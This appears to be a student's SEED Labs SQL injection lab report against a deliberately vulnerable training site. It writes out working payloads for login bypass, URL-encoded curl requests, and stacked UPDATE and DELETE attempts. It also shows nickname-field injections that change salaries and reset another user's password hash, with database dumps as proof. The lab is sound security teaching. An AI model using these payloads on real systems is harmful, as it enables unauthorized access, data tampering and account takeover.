Task 1 : Get Familiar with SQL Statements


```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
assword                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | f
dbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
```

Observation:


- I log into MySQL using the following command
  - mysql -u root -pseedubuntu
- Use the database Users and show the tables listed under the database using commands
  - use Users;
  - show tables;
- In order to retrieve all profile information of Alice, use the command,
  - select * from credential where name='Alice';

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage



Observation: In this task we are given a vulnerable website to exploit SQL Injection attacks by logging in as admin. Given that we know that there exists an account of the administrator called admin, we inject our code as shown above to login without knowing id and password of admin.



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation: The above screenshot shows that the attack is successful and we logged in as admin without knowing the ID or password of the admin user.

Explanation:

- The employee ID and the password fields are input to the where clause. So, what we fill in these fields go into the query.
- To exploit the SQL Injection attack, we inject the following code: ‘ or Name=’admin’;#
- The single quote closes the argument for the input id, the OR statement we insert after that allows us to login as admin. The # is inserted at the end to comment out everything else that follows so that the password input is skipped.

Task 2.2: SQL Injection Attack from command line

```
[11/25/19]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%
27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu
options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a
 dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error lo
gin message should not have any of these items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding
 items as required.
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;
">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
```

```
">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-it
em active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profil
e</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User De
tails </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th sco
pe='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Emai
l</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th sc
ope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></t
d><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td
><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30
000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><t
r><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td>
<td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>1
1/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td
></tr></tbody></table>      <br><br>
      <div class="text-center">
```


```
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[11/25/19]seed@VM:~$
```


Observation: I have performed the same attack as before, only difference is that we perform this from the command line using the curl command and the attack is successful as shown in the above screenshots.

Explanation:

- To perform the attack from command line, we need to encode special characters.
- So we can get the URL from observing the HTTP Headers while performing the attack from the webpage.
- I have used the command from terminal - **curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%27admin%27%3B%23&Password='**
- All the information is displayed in the command prompt as the attack is successful.


Task 2.3: Append a new SQL statement







```
[11/25/19]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%3B
+update+credential+set+Nickname%3D%27nickname%27+where+Name%3D%27Alice%27%3B%23%27+and+Password
%3D%27da39a3ee5e6b4b0d3255b%27%3B'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

```
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running the query [You
have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near 'update credential set Nickname='nickname' where Name='Alice
';#' and Password='da' at line 3]\n[11/25/19]seed@VM:~$
```






```
[11/25/19]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+1%3D1%3B
+delete+from+credential+where+Name%3D%27Alice%27%3B%23%27+and+Password%3D%27da39a3ee5e6b4b0d325
5b%27%3B&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

```
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 4
0px; width: 200px;" alt="SEEDLabs"></a>

      </div></nav><div class='container text-center'>There was an error running the query [You
have an error in your SQL syntax; check the manual that corresponds to your MySQL server versio
n for the right syntax to use near 'delete from credential where Name='Alice';#' and Password='
da39a3ee5e6b4b0d3255b' at line 3]\n[11/25/19]seed@VM:~$
```


Observation: We append an update statement and also delete statement after the semicolon as shown in the above screenshots. The attack isn't successful. I tried the attack from the webpage and from the command line, both attempts were not successful as shown in the above screenshots.

Explanation: The attack is not successful because of the countermeasure in MySQL that prevents multiple statements from executing when invoked from php.


Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1 : Modify your own salary


- Login to Alice profile using **'or Name='alice';#**
- Access Alice's profile using "Edit Profile" button
- Below is the profile information of Alice



Now make the below edit to the Alice Profile Information in Nickname field - **', salary='234567' where name='alice';#**



Salary is modified to **234567**




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
assword                                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
|  1 | Alice | 10000 | 234567 | 9/20  | 10211002 |             |         |       |          | f
dbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b
78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a
3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 9
95b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9
9343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a
5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
6 rows in set (0.00 sec)
```

Observation: This screenshot shows that Alice's salary is changed to 234567 from the previous salary.

Explanation: We are trying to exploit SQL injection vulnerability by inserting code in the edit profile page so that we can update the salary of the current employee. We insert a # at the end to comment out all the other values that follow so that we don't have problems with the null or incorrect input values from other input fields. We perform this attack and update the salary field though it is not visible because it is not allowed to be edited by the employee. Only the admin can edit it. Since the attack is successful, the salary of Alice is updated.

Task 3.2: Modify other people' salary

- Login to Alice profile using **'or Name='alice';#**
- Access Alice's profile using "Edit Profile" button
- Now make the below edit to the Alice Profile Information in Nickname field - **', salary='1' where name='boby';#**



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
assword                                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
|  1 | Alice | 10000 | 234567 | 9/20  | 10211002 |             |         |       |          | f
dbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b
78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a
3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 9
95b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9
9343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a
5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
6 rows in set (0.00 sec)
```

Observation: This screenshot shows that Boby's salary is changed to 1 from the previous salary.

Explanation: We are trying to exploit SQL injection vulnerability by inserting code in the edit profile page so that we can update the salary of the current employee. We insert a # at the end to comment out all the other values that follow so that we don't have problems with the null or incorrect input values from other input fields. We perform this attack and update the salary field though it is not visible because it is not allowed to be edited by the employee. Only the admin can edit it. Since the attack is successful, the salary of Boby is updated.

Task 3.3: Modify other people' password

- Before Boby's password Change

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
assword                                  |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
|  1 | Alice | 10000 | 234567 | 9/20  | 10211002 |             |         |       |          | f
dbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b
78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a
3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 9
95b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9
9343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a
5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
6 rows in set (0.00 sec)
```


- Login to Alice profile using **'or Name='alice';#**
- Access Alice's profile using "Edit Profile" button
- Now make the below edit to the Alice Profile Information in Nickname field –
  ', Password='5087e6153fecd1aab452925cd19d95b36b109b7b' where Name='Boby';#


```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | P
assword                                |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
|  1 | Alice | 10000 | 234567 | 9/20  | 10211002 |             |         |       |          | f
dbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 5
087e6153fecd1aab452925cd19d95b36b109b7b |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a
3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 9
95b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 9
9343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a
5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+--
----------------------------------------+
6 rows in set (0.00 sec)
```

Observation: The below screenshot shows the way we generate the password sha1 hash, because the database stores the encoded value and not plaintext. We change Boby's password to bobyseed from seedboby.

```
[11/25/19]seed@VM:~$ echo -n "seedboby" | openssl sha1
(stdin)= b78ed97677c161c1c82c142906674ad15242b2d4
[11/25/19]seed@VM:~$ echo -n "bobyseed" | openssl sha1
(stdin)= 5087e6153fecd1aab452925cd19d95b36b109b7b
```

Logging into Boby Account with "bobyseed" password





